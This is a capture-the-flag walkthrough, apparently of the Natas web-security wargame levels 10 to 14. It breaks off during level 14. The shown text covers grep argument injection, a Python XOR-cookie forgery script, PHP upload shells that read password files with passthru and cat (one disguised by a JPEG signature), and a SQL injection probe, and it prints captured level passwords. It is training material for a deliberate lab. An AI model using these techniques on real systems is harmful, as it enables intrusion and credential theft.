
I pressed on **View sourcecode** link and got the following output:



[like before it uses passthru function but doesn’t allow [;|&] characters]

I tried to bypass it by finding | html symbol value but failed. Then I noticed the key value isn’t surround with quotes which means that we can make search in multi files with the following format: **grep -I <pattern> <file1> <file2>.**


I started from ‘a’ to ‘z’ until I get a result from /etc/natas\_webpass/natas11! When I entered the following string **c /etc/natas\_webpass/natas11** and pressed **enter** I got the following output:



[/etc/natas\_webpass/natas11: **U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK**”].


Natas11

The page after I logged in:



[“Cookies are protected with XOR encryption”]

I pressed on the **View sourcecode** link and got the following output (only important parts of the code):






The steps it does:

1. Take **Cookie’s data** variable and do **base64-decode**, do **xor\_encrypt** (current password with decode result) and then decode it again using **json-decode**.
2. If the output value is an array that contains both **bgcolor** and **showpassword** values, set the current configured variables: array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
3. Then it changes the background color (the color is taken from bgcolor variable)
4. Set cookie’s data variable (base64\_encode(xor\_encrypt(json\_encode(array with show password and bgcolor)))).

I opened **burp** and intercept the request and the answer (after pressing **set color**):




[“data=ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D”]

I created the following python code (you can find it in /natas-code folder as well):


#!/usr/bin/python3  
  
import base64  
import itertools  
  
ENCRYPTED\_DATA = 'ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw='  
DECRYPTED\_DATA = '{"showpassword":"no","bgcolor":"#ffffff"}'  
DATA = '{"showpassword":"yes","bgcolor":"#ffffff"}'  
  
  
def get\_shortest\_repeated\_str(word: str) -> str:  
 *"""  
 Returns a shortest period of group of letters which would eventually create the given word.  
 for example: abkeabkeabke -> abke  
 O(n) solution.  
 """* pattern\_end = 0  
 for j in range(pattern\_end + 1, len(word)):  
 pattern\_dex = j % (pattern\_end + 1)  
 if word[pattern\_dex] != word[j]:  
 pattern\_end = j  
 continue  
 if j == len(word) - 1:  
 return word[0: pattern\_end + 1]  
 return word  
  
  
def find\_key(encrypted\_data: str, decrypted\_data: str) -> str:  
 *"""  
 Find the key that was used for encrypting the data.  
 """* # decode with Base64-Decoder  
 b64decode\_result = base64.b64decode(encrypted\_data)  
  
 # XOR result with decrypted\_data  
 # k ^ d = e ==> k ^ d ^ d = e ^ d ==> k = e ^ d  
 circular\_key = ''.join(chr(int(a) ^ ord(b))  
 for a, b in zip(b64decode\_result, decrypted\_data))  
  
 # return shortest letters which can create the word  
 key = get\_shortest\_repeated\_str(circular\_key)  
 return key  
  
  
def encrypt(data, key):  
 *"""  
 Encrypt the data using base64-encode and xor with the key.  
 """* # Xor with key  
 xor\_result = bytes(itertools.starmap(lambda a, b: ord(  
 a) ^ ord(b), zip(data, itertools.cycle(key))))  
 # encode with Base64-Encoder  
 b64encode\_result = base64.b64encode(xor\_result)  
 return b64encode\_result  
  
  
def main():  
 key = find\_key(ENCRYPTED\_DATA, DECRYPTED\_DATA)  
 print("- Encrypt data:", ENCRYPTED\_DATA)  
 print("- Decrypt data:", DECRYPTED\_DATA)  
 print("\* Key used:", key)  
  
 encoded\_data = encrypt(DATA, key)  
 print("\n\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*")  
 print("\*\* Cookie's data value:", encoded\_data, "\*\*")  
 print("\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*")  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 main()

And when I ran It, I got the following output:




[ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK]

I changed the **cookie’s data** value to: **ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK** using **burp** and **forward** the request:



And got the following output:




[The password for natas12 is **EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3**]

**[Code explanation: for finding the key we need to take the encrypted value we got from cookie’s data and xor it with the current array values (showpassword=no, bgcolor=#ffff). After we know what is the key, we can encrypt our own array with our values (showpassword=yes) and update the cookie data value]**


Natas12


The page after I logged in:



[“Choose a JPEG to upload (max 1KB)”]

I clicked on **View sourcecode** link and got the following output:





Code explain: First it gets the **filename** value from the post request. Then it extracts the **file extension** and generate a path in dictionary “upload”, with randomize name and with the same file extension of the uploaded file (upload/<random>.<file-extension>).

Later it checks that the uploaded file is not bigger than 1000 bytes, and moves it to the generated path.

Finally, prints a link to the file.

If we can change file’s extension to **php** and submit **php file** we can execute code remotely!


First, I create the following **php file**:

<html>  
  
<head>  
  
<body>  
 <h1>Natas13 Password</h1>  
 <div id="content">  
 <?  
 $password = passthru('cat /etc/natas\_webpass/natas13');  
 echo "The next level password is $password";  
 ?>  
 </div>  
</body>  
  
</html>


[This php file used **passthru** to get next level password and then print in]

For changing the file extension, I used **burp**.


I uploaded the file by pressing **choose button** and then pressed **upload button**, and caught the following post request:




Then in params tab I changed filename field from **lk1pwgysyl.jpg** to **lk1pwgysyl.php** (changed the extension to php):



After I pressed **forward**, I got the following output:




I clicked on the link and got next level output:



[“**jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY”**]


Natas13

The page after I logged in:



[“For security reasons, we now only accept image files!”]

I pressed on **View sourcecode** and got the following output:





[The same like previous level, but now it uses **exif\_imagetype** php function for checking if the uploaded file name is image or not.]

**exif\_imagetype()** reads the first bytes of an image and checks its signature.

All I need to do is to create a php file that will display next level password but also contains a image signature!!

For figure out jpg signature file I used **010Editor** and with jpg template install – I saw that **0xFFD8FFE0** is a standard jpeg file signature.


Then, I created the php file:

<html>  
  
<head>  
  
<body>  
 <h1>Natas14 Password</h1>  
 <div id="content">  
 <?  
 $password = passthru('cat /etc/natas\_webpass/natas14');  
 echo "The next level password is $password";  
 ?>  
 </div>  
</body>  
  
</html>


And added jpg signature (**FF D8 FF E0**) at the start of the file using **010Editor** again:




Then, I opened **burp**, uploaded the file (by pressing **choose button** and **upload button**) and caught the post request:




I went to **params tab** and changed the filename field **v2k0zco0p7.jpg**from to **v2k0zco0p7.php** (to php extension):



As I pressed **forward** and got the following output:




I clicked on the link and got next level password:



[“**Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1**”]

Natas14

The page after I logged in



I clicked on **View sourcecode** and got the following output:



Code explanation: It connected to a local **SQL server** gets **natas14 database** from the server and creates the query:

**“SELECT \* from users where username=<username> and password=<password>”.**

If there is a field named “**debug**” in the request it also prints the executed query.


If the query result returns a match (more than 0 rows) it prints the next level password.

First, I checked if I can use **SQL injection** by entering the following credentials:

**Username: Samuel (or any other string)**

**Password: aaa” (notice the single quotes)**

And got the following output:



[An error! We can use SQL injection]

For seeing the executed query, I used **burp**.

